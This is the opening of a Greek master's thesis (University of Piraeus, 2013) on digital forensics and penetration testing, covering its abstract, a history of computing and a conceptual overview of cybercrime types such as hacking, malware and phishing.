Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής
Πρόγραμμα Μεταπτυχιακών Σπουδών
« Πληροφορική »

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Ψηφιακή Ανάλυση – Τεχνικές Διείσδυσης** **Digital Analysis – Techniques of Infiltration**
Ονοματεπώνυμο Φοιτητή	**Δημήτριος Κοτρονάρος**
Πατρώνυμο	**Νικόλαος**
Αριθμός Μητρώου	**Μ.Π.ΠΛ 10026**
Επιβλέπων	**Χρήστος Δουληγέρης, Καθηγητής**

Ημερομηνία Παράδοσης **Οκτώβριος 2013**

Τριμελής Εξεταστική Επιτροπή

Χρήστος Δουληγέρης	**Μιχάλης Ψαράκης**	**Παναγιώτης Κοτζανικολάου**
Καθηγητής	**Επίκουρος Καθηγητής**	**Λέκτορας**

Περίληψη

Η παρούσα μεταπτυχιακή διατριβή εκπονήθηκε κατά το ακαδημαϊκό έτος 2012-2013 στο Τμήμα Πληροφορικής του Πανεπιστημίου Πειραιώς.

Στο πρώτο κεφάλαιο παρουσιάζονται κάποια εισαγωγικά και ιστορικά στοιχεία για τους ηλεκτρονικούς υπολογιστές και την επιστήμη της πληροφορικής γενικότερα.

Στο δεύτερο κεφάλαιο προσεγγίζουμε το θέμα της ψηφιακής ανάλυσης και του ηλεκτρονικού εγκλήματος μέσω της δικανικής πληροφορικής ενώ ερευνούμε και το νομικό πλαίσιο που τα διέπει παρουσιάζοντας τα όρια που μπορούμε να κινηθούμε.

Στο τρίτο κεφάλαιο αναφέρουμε μερικά ελεύθερα εργαλεία που μας βοηθούν στο έργο της ανεύρεσης πειστηρίων και γενικότερα στοιχείων που σχετίζονται με ηλεκτρονικά αποτυπώματα και ερευνούμε ένα εξ' αυτών.

Στο τέταρτο κεφάλαιο αναλύουμε την έννοια των δοκιμών διείσδυσης μέσω της προβολής μεθοδολογιών δοκιμών ασφαλείας ανοιχτού κώδικα, αξιολόγησης ασφάλειας πληροφοριακών συστημάτων και κατάταξης απειλών με βάση την ασφάλεια εφαρμογών.

Στο πέμπτο και έκτο κεφάλαιο εισερχόμαστε σε πιο τεχνικό επίπεδο και αναλύουμε τις διαδικασίες που απαιτούνται για ενσύρματες δοκιμές διεισδύσεις μέσω εργαλείων και μεθόδων που είναι ελεύθερα σε όλους μας.

Στο έβδομο και όγδοο κεφάλαιο ερευνούμε τα πλεονεκτήματα και τις αδυναμίες των δοκιμών διείσδυσης πάνω σε ασύρματα δίκτυα με την χρήση ανοιχτού λογισμικού εργαλείων.

Στο ένατο παρουσιάζουμε απόψεις και συμπεράσματα που προέκυψαν από τα αποτελέσματα τόσο της ψηφιακής ανάλυσης και των εργαλείων τους όσο και των τεχνικών ελέγχου σε ενσύρματο και ασύρματο επίπεδο.

Abstract

This master thesis was carried out during the academic year 2012-2013 in the Department of Informatics, University of Piraeus.
The first chapter analyzes some introductory information and historical data for computers and computer science in general.
In the second chapter we approach the topic of digital analysis and computer crime through forensic computer analysis while investigating the legal framework that governs, showing the boundaries we can work.
In the third chapter we describe some free tools that help us in the task of finding exhibits and general information related to electronic fingerprints and investigate one of them.
The fourth chapter analyzes the concept of penetration testing methodologies by promoting open source security testing, evaluation systems security and ranking threats on security applications.
In the fifth and sixth chapter we enter in a more technical level and explore the processes required for wire line penetration testing through tools and methods that are free to everyone.
In the seventh and eighth chapter we investigate the advantages and weaknesses of penetration testing on wireless networks using open source tools.
In the ninth present views and conclusions drawn from the results of both the digital analysis and its tools and control techniques in wired and wireless level.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τον επιβλέποντα καθηγητή κύριο Χρήστο Δουληγέρη, που μου έδωσε την ευκαιρία να ασχοληθώ με αυτό το θέμα καθώς και για την πολύτιμη και απαραίτητη βοήθειά του. Η συνεργασία μας ήταν άψογη.

Ευχαριστώ ακόμα την οικογένεια μου και τα αγαπημένα μου πρόσωπα για την υποστήριξή τους όλο αυτό τον καιρό.

Δημήτριος Κοτρονάρος
Πειραιάς 2013

Πίνακας περιεχομένων

Κατάλογος Εικόνων

1. Εισαγωγή

Η πληροφορική είναι η επιστήμη που ασχολείται και ερευνά την ανάλυση, τη συλλογή, την ταξινόμηση, τον χειρισμό, την αποθήκευση, την ανάκτηση, τη μετακίνηση, τη διάδοση, την κωδικοποίηση, και τη μετάδοση συμβολικών αναπαραστάσεων πληροφοριών. Η επεξεργασία των εν λόγω αναπαραστάσεων πληροφοριών γίνεται με υπολογισμούς οι οποίοι μπορούν να τυποποιηθούν ως αλγόριθμοι, επομένως η ανάλυση και εκτέλεση κάθε τύπου αλγορίθμων συνιστά βασικό αντικείμενο της πληροφορικής. Επίσης, ως γνωστικός κλάδος, εξετάζει τη σχεδίαση, υλοποίηση και βελτιστοποίηση αυτοματοποιημένων διατάξεων, συσκευών, υπηρεσιών και συστημάτων συλλογής, αποθήκευσης, επεξεργασίας, εξόρυξης και ανταλλαγής πληροφοριών· συσκευές και διατάξεις οι οποίες εκτελούν μηχανικά αλγορίθμους. Η πληροφορική περίπου ταυτίζεται με την επιστήμη των υπολογιστών. Οι επιστήμονες της πληροφορικής, επομένως, λειτουργούν με στόχο τη δημιουργία, τη βελτίωση, ή την κατανόηση και πρακτική εφαρμογή αυτοματοποιημένων συστημάτων επεξεργασίας πληροφοριών. Ως γνωστικό πεδίο, η πληροφορική έχει έναν εγγενή διεπιστημονικό χαρακτήρα ο οποίος υπερβαίνει τα πιο στενά όρια του όρου «επιστήμη υπολογιστών», ενσωματώνοντας στοιχεία από περισσότερους τομείς, όπως η γνωστική ψυχολογία, τα εφαρμοσμένα μαθηματικά, οι τηλεπικοινωνίες, το δίκαιο, η ηλεκτρονική μηχανική, η φιλοσοφία και οι κοινωνικές επιστήμες. Η πληροφορική δεν πρέπει να συγχέεται με τη θεωρία της πληροφορίας, ένα πεδίο των εφαρμοσμένων μαθηματικών, ή τη βιβλιοθηκονομία και επιστήμη πληροφόρησης, έναν σύνθετο και πολύ διαφορετικό γνωστικό κλάδο που σχετίζεται με την οργάνωση και διαχείριση βιβλιοθηκών και αυτόματων συστημάτων πληροφόρησης, αξιοποιώντας ορισμένα από τα πορίσματα της πληροφορικής.

Η αυτοματοποιημένη υλοποίηση των μεθόδων της πληροφορικής βασίστηκε από την πρώτη στιγμή στους ηλεκτρονικούς υπολογιστές. Ωστόσο έχει έναν ευρύτερο σκοπό που δεν περιορίζεται σε συγκεκριμένες τεχνολογικές επιλογές. Για παράδειγμα, ο αλγόριθμος της δυαδικής αναζήτησης μπορεί να εφαρμοστεί και σε τηλεφωνικό κατάλογο χειρωνακτικά, ενώ ένα πρωτόκολλο επικοινωνίας μπορεί να εφαρμοστεί ακόμη και σε σήματα καπνού. Η πληροφορική επομένως, αναλόγως με το επίπεδο αφαίρεσης, μπορεί να μελετηθεί είτε ανεξάρτητα από τις τεχνολογικές της συνιστώσες, είτε ως ένα ενιαίο με αυτές επιστημονικό πεδίο. Ο όρος «πληροφορική» υπονοεί επιπροσθέτως και τη διερεύνηση φυσικών διεργασιών επεξεργασίας πληροφοριών.

Αρκετές φορές (κυρίως στον αγγλοσαξονικό κόσμο) ο όρος *επιστήμη υπολογιστών* (αγγλ. «computer science») χρησιμοποιείται με μία ευρεία έννοια, ταυτόσημη περίπου της *πληροφορικής* (αγγλ. «informatics»). Τελείως αντίστοιχα, ενώ στην Ελλάδα έχει επικρατήσει ο όρος πληροφορικός για την περιγραφή του κατάλληλα καταρτισμένου επιστήμονα, στον αγγλοσαξονικό κόσμο επικρατεί ο όρος επιστήμονας υπολογιστών. Η κατάσταση περιπλέκεται από το γεγονός ότι η *επιστήμη υπολογιστών* χρησιμοποιείται εναλλακτικά και με μια πιο στενή έννοια, η οποία περιλαμβάνει μόνο τη θεωρητική πληροφορική και τα μαθηματικά της θεμέλια. Σε αυτή την περίπτωση, συνήθως θεωρείται πως η *πληροφορική* συμπεριλαμβάνει τη μηχανική λογισμικού, τα υπολογιστικά συστήματα και τη μηχανική υπολογιστών, ενώ η *επιστήμη υπολογιστών* όχι.

1.1 Ιστορικά στοιχεία

Η ιστορία της πληροφορικής ξεκινά με ποικίλες προσπάθειες κατασκευής υπολογιστικών μηχανών με στόχο την αυτοματοποίηση αριθμητικών υπολογισμών, πολύ πριν από την ανάπτυξη των σύγχρονων ψηφιακών υπολογιστών. Η επιστήμη υπολογιστών εμφανίστηκε ως πεδίο των διακριτών μαθηματικών κατά τη δεκαετία του 1930. Στη συνέχεια, ο ENIAC (1946) υπήρξε ο πρώτος επαναπρογραμματιζόμενος ηλεκτρονικός υπολογιστής γενικού σκοπού. Οι υπολογιστές που προηγήθηκαν του ENIAC ήταν είτε μηχανικές κατασκευές ειδικού σκοπού (π.χ. μηχανισμός των Αντικυθήρων), είτε ηλεκτρομηχανολογικές κατασκευές (π.χ. Z3), είτε ηλεκτρονικές συσκευές που δεν είχαν όμως καθολικές δυνατότητες υπολογισιμότητας (π.χ. Colossus). Από τα τέλη της δεκαετίας του 1950, οπότε καθιερώθηκε η αρχιτεκτονική Φον Νόιμαν των σύγχρονων ψηφιακών υπολογιστών, η αυτονομημένη πλέον πληροφορική άρχισε να αναπτύσσεται σε μεγάλο βαθμό ανεξάρτητα από τις ίδιες τις μηχανές. Αυτό σταδιακά είχε οδηγήσει σε εξελίξεις που πολλοί εκλαμβάνουν συνολικά ως «επανάσταση της πληροφορίας» και «κοινωνία της γνώσης». Την περίοδο 1956-1963 οι λυχνίες αντικαθίστανται από τρανζίστορς. Οι ηλεκτρονικές αυτές κατασκευές (κρυσταλλοτρίοδοι, όπως τις ονομάζουν οι ηλεκτρονικοί), επιτρέπουν τη δημιουργία μικρότερων και ταχύτερων υπολογιστών. Το 1956 στο Τεχνολογικό Ινστιτούτο Μασαχουσέτης (M.I.T.) κατασκευάστηκε ο πρώτος Ηλεκτρονικός Υπολογιστής που λειτουργούσε με τρανζίστορς, ο TX-0.

Το 1958, ο Τζακ Κίλμπυ Jack Kilby της εταιρείας Texas Instruments κατάφερε να δημιουργήσει κάτι που θα άλλαζε τον κόσμο των ηλεκτρονικών για πάντα. Κατασκεύασε το πρώτο Ολοκληρωμένο Κύκλωμα συνδυάζοντας τρανζίστορς, πυκνωτές, αντιστάτες και άλλα ηλεκτρονικά εξαρτήματα όλα τοποθετημένα στο ίδιο κομμάτι από πυρίτιο. Το δημιούργημα του Κίλμπυ επέτρεψε στους επιστήμονες να κατασκευάσουν υπολογιστές τόσο μικρούς ώστε να μπορούμε ακόμη και να τους μεταφέρουμε. Χρησιμοποιήθηκε, επίσης, σε μια πληθώρα άλλων εφαρμογών, όπως τηλεπικοινωνίες, πολυμέσα, ακόμη και παιχνίδια.
Οι υπολογιστές που έχουμε σήμερα ανήκουν στην 4η Γενιά. Ο κάθε ένας από αυτούς είναι εφοδιασμένος με Επεξεργαστή (C.P.U), έχει τη δική του Μνήμη, μονάδα αποθήκευσης πληροφοριών, οθόνη, και κάποιο είδος μέσου για να δίνουμε πληροφορίες στον υπολογιστή (πληκτρολόγιο, πενάκι, ποντίκι κλπ).
Σύμφωνα με το νόμο του Moore, κάθε 18 περίπου μήνες η ισχύς των παραγόμενων υπολογιστών διπλασιάζεται. Έτσι, γίνεται αντιληπτό γιατί ένας υπολογιστής που αγοράζεται σήμερα είναι (περίπου) δύο φορές ταχύτερος από έναν υπολογιστή της ίδιας «κατηγορίας» που αγοράστηκε πριν ενάμιση χρόνο.

1.2 Σημερινή εποχή

Σήμερα η πληροφορική ασχολείται με ένα ευρύ φάσμα θεμάτων, όπως η ανάπτυξη αλγορίθμων, η αποτελεσματική επίλυση προβλημάτων, η κατασκευή και βελτίωση συστημάτων λογισμικού και υλικού υψηλής απόδοσης, η ταχεία και ασφαλής διακίνηση πληροφοριών μέσω τηλεπικοινωνιακών δικτύων (διαδίκτυο), η δημιουργία συστημάτων διαχείρισης δεδομένων, η διερεύνηση του τρόπου με τον οποίο ο άνθρωπος διατυπώνει συλλογισμούς, η προσομοίωση της λειτουργίας του ανθρώπινου εγκεφάλου κλπ. Έτσι, η πληροφορική συνδέεται άμεσα με όλες τις θετικές επιστήμες, αλλά και με πολλές άλλες όπως η φιλοσοφία, η ψυχολογία, η γλωσσολογία, η νομική, η ιατρική, τα οικονομικά και η διοίκηση επιχειρήσεων.

Το Διαδίκτυο, σε συνδυασμό με την ολοένα αναπτυσσόμενη ψηφιακή τεχνολογία, έχει δημιουργήσει μία τεράστια αγορά γνώσεων/πληροφοριών. Παραδοσιακές μορφές τέχνης (όπως για παράδειγμα ο κινηματογράφος και η μουσική) μέσω της ψηφιακής τεχνολογίας παίρνουν την ίδια μορφή (αρχείων δεδομένων) με αντικείμενα που εκ πρώτης όψεως είναι εντελώς διαφορετικά (όπως για παράδειγμα η ιατρική επιστήμη ή κάποιο πρόγραμμα λογισμικού). Παρατηρείται λοιπόν μία συγκέντρωση γνώσης ή, αν είναι δυνατό να λεχτεί, πολιτιστικής κληρονομιάς, που σχετίζεται άμεσα με το διαδίκτυο. Το μεγάλο ερώτημα που προκύπτει πλέον είναι το "ποιος θα διοικήσει, ποιος θα ελέγξει την γνώση αυτή".
Από τη στιγμή που το Διαδίκτυο είναι ένα δίκτυο συνδεδεμένων υπολογιστών, κάθε χρήστης έχει την δυνατότητα να μοιραστεί πληροφορίες με άλλους χρήστες γενόμενος, πολλές φορές, ο ίδιος δημιουργός και πάροχος των πληροφοριών αυτών. Δεν υπάρχει άμεσος έλεγχος των πληροφοριών που "ανεβαίνουν" στο Διαδίκτυο από κάποιον ιεραρχικά ανώτερο χρήστη ή οργανισμό. Το θέμα της μη ιεραρχημένης πληροφορίας, όμως, τίθεται συχνά υπό αμφισβήτηση. Ο όγκος της πληροφορίας στο Διαδίκτυο είναι πράγματι μεγάλος. Παρ' όλα αυτά, υπάρχουν πληροφορίες ευκολότερα ή δυσκολότερα προσβάσιμες από τον χρήστη.

Το Διαδίκτυο κατέστησε εφικτή τη συγκέντρωση μεγάλου όγκου πληροφοριών και επηρέασε σημαντικά τον τρόπο διάθεσής τους, δεν συμβαίνει όμως στον ίδιο βαθμό το ίδιο και στον τρόπο παραγωγής αυτών. Για παράδειγμα, ο τρόπος παραγωγής μιας κινηματογραφικής ταινίας δεν έχει επηρεαστεί σημαντικά από την ύπαρξη του Διαδικτύου, ανεξάρτητα από το αν έχει επηρεαστεί ή όχι από την ψηφιακή τεχνολογία. Παρ' όλα αυτά, και σύμφωνα με την "ιντερνετοφιλική" προσέγγιση, το Διαδίκτυο ασκεί μεγάλη επίδραση στην διαδικασία παραγωγής δημοσιογραφικών προϊόντων. Η δημιουργία της είδησης παύει να είναι πλέον μονοπώλιο λίγων, αφού ο κάθε χρήστης μπορεί εάν το επιθυμεί να δημιουργήσει πληροφορία ανά πάσα στιγμή. Το πιο τρανταχτό παράδειγμα της επίδρασης αυτής είναι τα ιστολόγια (blogs), όπου μπορεί κανείς να εκφέρει απόψεις και να σχολιάσει γεγονότα πάσης φύσεως (βλ. δημοσιογραφία στον ιστό και δημοσιογραφία των πολιτών). Ως αποτέλεσμα της επιρροής αυτής του Ίντερνετ στη παραγωγή ειδήσεων τα όρια μεταξύ ενός απλού χρήστη του διαδικτύου και ενός επαγγελματία δημοσιογράφου γίνονται περισσότερο δυσδιάκριτα. Αυτό με τη σειρά του οδηγεί στην ανάγκη για επαναπροσδιορισμό της έννοιας της δημοσιογραφίας καθώς και της απαραίτητης εκπαίδευσης των δημοσιογράφων. Η ανάγκη για τον επαναπροσδιορισμό της δημοσιογραφίας, όμως, δεν είναι τόσο μεγάλη σύμφωνα με τους υποστηριχτές της "αντι-πλουραλιστικής" προσέγγισης, καθώς θεωρούν πως το Ίντερνετ δεν μπορεί να ασκήσει ουσιαστική επίδραση στην επικοινωνία γενικότερα και στην δημοσιογραφία ειδικότερα.
Επίσης, λόγω της μεγάλης συγκέντρωσης γνώσης στο Διαδίκτυο, η έννοια της κοινωνικής ισότητας παίρνει και πάλι μεγάλη σημασία. Το χάσμα ανάμεσα σε πληροφοριακά πλούσιους και πληροφοριακά φτωχούς θα διευρύνεται όσο αυξάνεται η συγκέντρωση της γνώσης αυτής.

Η πρόσβαση στο Διαδίκτυο σήμερα δεν είναι ακίνδυνη, ανεξάρτητα από τον τρόπο χρήσης των υπηρεσιών του. Υπάρχουν κακόβουλοι χρήστες και αρκετές δυνατότητες πρόκλησης ζημιών, τόσο στο επίπεδο του χρησιμοποιούμενου λογισμικού και υλικού, όσο και σε προσωπικό επίπεδο.
Ο κύριος κίνδυνος πρόκλησης ζημιών στο υπολογιστικό σύστημα ενός ανυποψίαστου χρήστη είναι η μόλυνση του συστήματος με κάποιον ιό. Η μόλυνση γίνεται όταν ο χρήστης καλείται να λάβει κάποιο -φαινομενικά αθώο- αρχείο όπως ένα κείμενο ή μια φωτογραφία και όταν δοκιμάσει να το χρησιμοποιήσει, ο ιός αναλαμβάνει δράση επιμολύνοντας το σύστημα. Μπορεί να καταστρέψει αρχεία ή και ολόκληρο το σκληρό δίσκο του συστήματος. Άλλες φορές είναι δυνατή η αποστολή ιού απευθείας από τον ιστότοπο που επισκέπτεται ο χρήστης, χωρίς να εμφανισθεί κάποια ένδειξη λήψης αρχείου. Η περίπτωση αυτή εκμεταλλεύεται κενά ασφαλείας στο λογισμικό του χρήστη (φυλλομετρητή ή λειτουργικό σύστημα).
Παρόμοιας δράσης είναι και ένα πρόγραμμα που αποκαλείται worm(=σκουλήκι). Είναι παρόμοιο σε αποτέλεσμα με τον ιό, αλλά, αντίθετα από αυτόν, δεν απαιτεί την "προσκόλλησή" του σε ένα αρχείο, έχοντας έτσι περισσότερη αυτονομία. Η βλάβη που προκαλεί το worm δεν είναι τόσο ευρεία στο σύστημα, όσο στο δίκτυο σύνδεσης, επειδή καταναλώνει σημαντικό εύρος ζώνης (bandwidth).
Άλλος κίνδυνος είναι ο Δούρειος Ίππος, ένα πρόγραμμα που ξεγελά το χρήστη του, ο οποίος χρησιμοποιώντας το νομίζει ότι εκτελεί κάποια εργασία, ενώ στην πραγματικότητα εκτελεί εγκατάσταση άλλων κακόβουλων προγραμμάτων. Αντίθετα από τους ιούς, οι δούρειοι ίπποι δεν επιμολύνουν αρχεία.

2. Ψηφιακή ανάλυση

Ο κίνδυνος απώλειας δεδομένων, υποκλοπών, δυσλειτουργίας συστημάτων επαγγελματικού ή προσωπικού επιπέδου έκανε επιτακτική την ανάγκη γέννησης μιας επιστήμης που θα ασχολείται αποκλειστικά και θα ερευνά σε βάθος την συλλογή - αξιολόγηση των ψηφιακών πληροφοριών. Η επιστήμη αυτή ονομάζεται Δικανική Πληροφορική και μέσω της ταυτόχρονης παρουσίας εγκλημάτων που διαπράττονται με τα ηλεκτρονικά συστήματα αποτελεί το μέσο της ψηφιακής ανάλυσης στο χώρο των υπολογιστών.

Ο ηλεκτρονικός υπολογιστής είναι μια μηχανή κατασκευασμένη κυρίως από ηλεκτρονικά κυκλώματα και δευτερευόντως από ηλεκτρικά και μηχανικά συστήματα, και έχει ως σκοπό να επεξεργάζεται πληροφορίες. Ο ηλεκτρονικός υπολογιστής είναι ένα αυτοματοποιημένο, ηλεκτρονικό, ψηφιακό επαναπρογραμματιζόμενο σύστημα γενικής χρήσης το οποίο μπορεί να επεξεργάζεται δεδομένα βάσει ενός συνόλου προκαθορισμένων οδηγιών, των εντολών που συνολικά ονομάζονται πρόγραμμα. Οι ηλεκτρονικοί υπολογιστές έχουν βελτιώσει κατά πολύ τη ζωή του ανθρώπου, που μπορεί να χρησιμοποιεί τις ποικίλες δυνατότητές τους αλλά δεν παύουν να αντιμετωπίζουν διάφορους κινδύνους τόσο εκείνοι όσο και οι χρήστες τους. Το κυριότερο πρόβλημα που αντιμετωπίζουν οι υπολογιστές είναι οι ιοί. Οι ιοί μπορούν να χρησιμοποιηθούν στο οργανωμένο έγκλημα, κλέβοντας αριθμούς πιστωτικών καρτών, κωδικούς λογαριασμών, απόρρητα αρχεία και άλλα ψηφιακά μυστικά που αποκαλύπτουν οι χρήστες όταν κάνουν αγορές και παραγγελίες στο διαδίκτυο και επίσης μπορούν να χρησιμοποιηθούν στην κατασκοπεία και στο στρατό είτε για την καταστροφή αρχείων είτε για την συλλογή πληροφοριών.

Η εισαγωγή των υπολογιστών σαν ένα εγκληματικό εργαλείο έχει επαυξήσει την ικανότητα των εγκληματιών να εκτελούν, να κρύβουν ή να βοηθούν παράνομες ή ανήθικες δραστηριότητες. Συγκεκριμένα, η απότομη πρόοδος στις τεχνικές δεξιότητες από το ευρύ κοινό, σε συνδυασμό με την ανωνυμία, φαίνεται να ενθαρρύνουν εγκλήματα που χρησιμοποιούν υπολογιστικά συστήματα, αφού υπάρχει μικρή πιθανότητα οι δράστες να εναχθούν, πόσο μάλλον να συλληφθούν. Αυτά τα ηλεκτρονικά εγκλήματα δεν αποτελούν απαραίτητα καινούργια εγκλήματα, αντιθέτως είναι κλασσικά εγκλήματα που εκμεταλλεύονται την υπολογιστική δύναμη και την ευκολία πρόσβασης στην πληροφορία. Είναι αυταπόδεικτο, ότι προκειμένου να ασκηθεί αγωγή για τέτοια εγκλήματα, οι αποδείξεις πρέπει πρώτα να συλλεχθούν αφενός σε επαρκή ποσότητα για να αποδείξουν τη βασιμότητα των εγκληματικών κατηγοριών και αφετέρου να μεταχειριστούν σωστά για να μπορέσουν να παρουσιαστούν στο δικαστήριο. Καθώς όμως το μεγαλύτερο μέρος των αποδείξεων βρίσκεται σε ψηφιακή μορφή, η δυνατότητα να εξαχθεί η σχετική ηλεκτρονική απόδειξη με έναν τρόπο που να διατηρείται η αξία και η ακεραιότητα των δεδομένων είναι κρίσιμη. Αυτός είναι ο λόγος που οι ερευνητές πρέπει να χρησιμοποιήσουν συνεπείς και καλά ορισμένες δικανικές διαδικασίες για τη συλλογή και αξιολόγηση των ψηφιακών δεδομένων πρώτα απ' όλα, οι οποίες παρέχονται μέσα από την επιστήμη της *Δικανικής Πληροφορικής*

2.1 Ηλεκτρονικό έγκλημα

Κατά καιρούς, έχουν γίνει πολλές προσπάθειες να ορισθεί το ηλεκτρονικό έγκλημα. Ένας ορισμός που δόθηκε από τους Forester and Morrison (1994) προσδιόρισε το ηλεκτρονικό έγκλημα ως *«μια εγκληματική πράξη στην οποία ο ηλεκτρονικός υπολογιστής χρησιμοποιείται ως το κυριότερο μέσο τέλεσής της»*. Ωστόσο, το ηλεκτρονικό έγκλημα δεν είναι κάτι τόσο απλό, ούτε μπορούμε να το γενικεύσουμε. υιοθετώντας μια τριπλή προσέγγιση που τείνει να επικρατήσει σήμερα, μπορούμε όμως να θεωρήσουμε το ηλεκτρονικό έγκλημα ως:

α) μια νέα μορφή εγκλήματος, που διαπράττεται με τη χρήση ηλεκτρονικών υπολογιστών

β) μια παραλλαγή των ήδη υπαρχόντων εγκλημάτων, τα οποία διαπράττονται με υπολογιστές

γ) μια εγκληματική πράξη στην εκδήλωση της οποίας συμμετέχει καθ΄ οποιονδήποτε τρόπο ένας ηλεκτρονικός υπολογιστής.

Στην αγγλική γλώσσα οι όροι που χρησιμοποιούνται για να περιγράψουν το ηλεκτρονικό έγκλημα ποικίλουν: *e-crime, cybercrime, computer-crime, internet related crime και hitech-crime* είναι οι συχνότερα χρησιμοποιούμενοι. Οι διαφορές των ανωτέρω όρων είναι ελάχιστες. Μπορούμε να θεωρήσουμε τους όρους computer crime, e-crime, hitech-crime ως γενικότερους και τους όρους cybercrime και internet related crime ως ειδικότερους, καθότι στην δεύτερη περίπτωση περιλαμβάνεται υποχρεωτικά και το στοιχείο του Διαδικτύου.

Αντιστοίχως, στην ελληνική γλώσσα οι όροι που χρησιμοποιούνται είναι *ηλεκτρονικό έγκλημα, δικτυακό έγκλημα* και *έγκλημα του κυβερνοχώρου*. Το στοιχείο της δικτύωσης περιλαμβάνεται στους δύο τελευταίους όρους.

Βασικό συστατικό στοιχείο του ηλεκτρονικού εγκλήματος, αποτελεί η ύπαρξη μιας συσκευής ηλεκτρονικής επεξεργασίας δεδομένων, όπως ηλεκτρονικός υπολογιστής, κινητό τηλέφωνο, laptop, notepad κλπ. Κυρίαρχο ρόλο διαδραματίζει ο Η/Υ, ο οποίος μπορεί :

- **Να αποτελεί τον στόχο κάποιας επίθεσης**. Στην περίπτωση αυτή μπορούμε να πούμε ότι ο υπολογιστής είναι το «θύμα» της επίθεσης
- **Να αποτελεί το μέσο διάπραξης κάποιας επίθεσης**, δηλαδή το εργαλείο που χρησιμοποιεί ο επιτιθέμενος για να πραγματοποιήσει τον εγκληματικό σκοπό του (π.χ. εισβάλλοντας σε κάποιο άλλο υπολογιστή)
- **Να αποτελεί ένα βοηθητικό μέσο για τη διάπραξη του εγκλήματος**, π.χ. να αποθηκεύονται σε αυτόν στοιχεία ή πληροφορίες που αφορούν άτομα τα οποία συμμετέχουν σε παράνομες δραστηριότητες.

2.2 Μορφές Ηλεκτρονικού Εγκλήματος

Το ηλεκτρονικό έγκλημα σήμερα το συναντάμε σε διάφορες μορφές τόσο σε επίπεδο δικτυακό όσο και σε διαδικτυακό. Μερικά τέτοια παραδείγματα είναι:

- **Κακόβουλες εισβολές σε δίκτυα (Hacking & cracking)**
  Η χωρίς δικαίωμα πρόσβαση σε ένα δίκτυο υπολογιστών. Όταν ο επιτιθέμενος έχει ως σκοπό να προκαλέσει ζημιά ή να αποκομίσει οικονομικό όφελος αναφέρεται ως hacker ενώ σε αντίθετη περίπτωση ως cracker.
- **Επιθέσεις Άρνησης Εξυπηρέτησης**
  Αποσκοπούν στην εξάντληση των πόρων ενός υπολογιστή ώστε να μην μπορεί να εξυπηρετήσει άλλους υπολογιστές. Αυτό συχνά ισοδυναμεί με τη διακοπή λειτουργίας μιας κρίσιμης υπηρεσίας ή συνόλου υπηρεσιών που προφέρονται από έναν ή περισσότερους διακομιστές, με απρόβλεπτες συνέπειες για την εταιρεία ή τον οργανισμό
- **Κακόβουλο λογισμικό**
  Είναι προγράμματα Ηλεκτρονικού Υπολογιστή (Η/Υ) που δημιουργούνται με σκοπό να προκαλέσουν ζημιά σε Η/Υ ή να εισχωρήσουν σε ένα Η/Υ για την υποκλοπή, αλλοίωση ή διαγραφή δεδομένων και προγραμμάτων. Το κακόβουλο λογισμικό διακρίνεται σε τρεις βασικές κατηγορίες: Ιούς, (viruses), σκουλήκια (worms) και Δούρειους ίππους (Trojan Horses).
- **Ανεπιθύμητη Αλληλογραφία (Spamming)**
  Είναι η χρήση οποιοδήποτε ηλεκτρονικού μέσου για την αποστολή ανεπιθύμητων μηνυμάτων σε πολύ μεγάλες ποσότητες. Αν και ο όρος αναφέρεται, περισσότερο, στην αποστολή μεγάλων ποσοτήτων μηνυμάτων, με διαφημιστικό περιεχόμενο, χρησιμοποιείται, επίσης, για να καταδείξει την αποστολή οποιοδήποτε μηνύματος, το οποίο μπορεί να χαρακτηριστεί ενοχλητικό, από αυτόν που το λαμβάνει.
- **Επιθέσεις σε δικτυακούς τόπους (sites)**
  Αποσκοπούν στην αλλοίωση τον περιεχομένου ενός δικτυακού τόπου, κατά τρόπο χιουμοριστικό, προπαγανδιστικό ή και προσβλητικό.
- **Ηλεκτρονικό ψάρεμα (Phising)**
  Με το phising ή "ηλεκτρονικό ψάρεμα" επιχειρείται η απόσπαση προσωπικών πληροφοριών του θύματος, όπως ο αριθμός της πιστωτικής του κάρτας, κωδικοί πρόσβασης κλπ. προκειμένου να χρησιμοποιηθούν σ' άλλες παράνομες δραστηριότητες. Οι επιθέσεις αυτές στηρίζονται στην εξαπάτηση του θύματος με διάφορους τρόπους και μεθόδους όπως π.χ., την αποστολή ενός e-mail με παραπλανητικό περιεχόμενο.

- **Πειρατεία λογισμικού**
  Αναφέρεται στην αναπαραγωγή και/ή διάθεση προγραμμάτων ηλεκτρονικού υπολογιστή, τα οποία προστατεύονται από τους νόμους περί πνευματικών δικαιωμάτων, χωρίς τη γραπτή συναίνεση του δημιουργού τους.
- **Απάτη στο Διαδίκτυο**
  Αποτελεί τη ήλεκτρονική έκφανση της συμβατικής μορφής της απάτης. Μπορεί να συντελεστεί με διάφορους τρόπους και μεθόδους. Κυρίως οι επιτιθέμενοι χρησιμοποιούν παραπλανητικά e-mail, αποστέλοντας Νηγηριανές Επιστολές ή ενημέρωση για κέρδη στο Ισπανικό Λόττο. Επίσης πολλές απάτες πραγματοποιούνται με τη χρήση πιστωτικών καρτών.
- **Κλοπή ταυτότητας**
  Η υποκλοπή στοιχείων ταυτότητας ανυποψίαστων ατόμων και η χρήση τους για παράνομες δραστηριότητες.
- **Ξέπλυμα χρήματος**
  Η προσπάθεια εξαφάνισης χρήματος που προέρχεται από παράνομες δραστηριότητες . Χαρακτηριστικό παράδειγμα αποτελεί η αγορά μέσω του Διαδικτύου ασυνίθιστα μεγάλων ποσοτήτων αγαθών.
- **Διακίνηση παιδικού πορνογραφικού υλικού**
  Αναφέρεται στη διακίνηση παιδικού πορνογραφικού υλικού μέσω του Διαδικτύου που μπορεί να είναι σε μορφή φωτογραφιών, βίντεο ή οποιαδήποτε άλλη μορφή πολυμέσων.
- **Διαδικτυακή τρομοκρατία**
  Αναφέρεται στη χρήση της τεχνολογίας των ηλεκτρονικών υπολογιστών και δικτύων για την πραγματοποίηση μιας τρομοκρατικής επίθεσης.
- **Επιθέσεις παρενόχλησης (cyberbulling)**
  Είναι μια εγκληματική συμπεριφορά όπου ο επιτιθέμενος με τη χρήση ηλεκτρονικών μέσων επικοινωνίας όπως το Διαδίκτυο και τα κινητά τηλέφωνα, εκφοβίζει, απειλεί, εκβιάζει και γενικότερα παρενοχλεί τα θύματά του, για διάφορους λόγους, όπως εκδίκηση, επίλυση προσωπικών διαφορών κ.α.

2.3 Οι ιοί του υπολογιστή

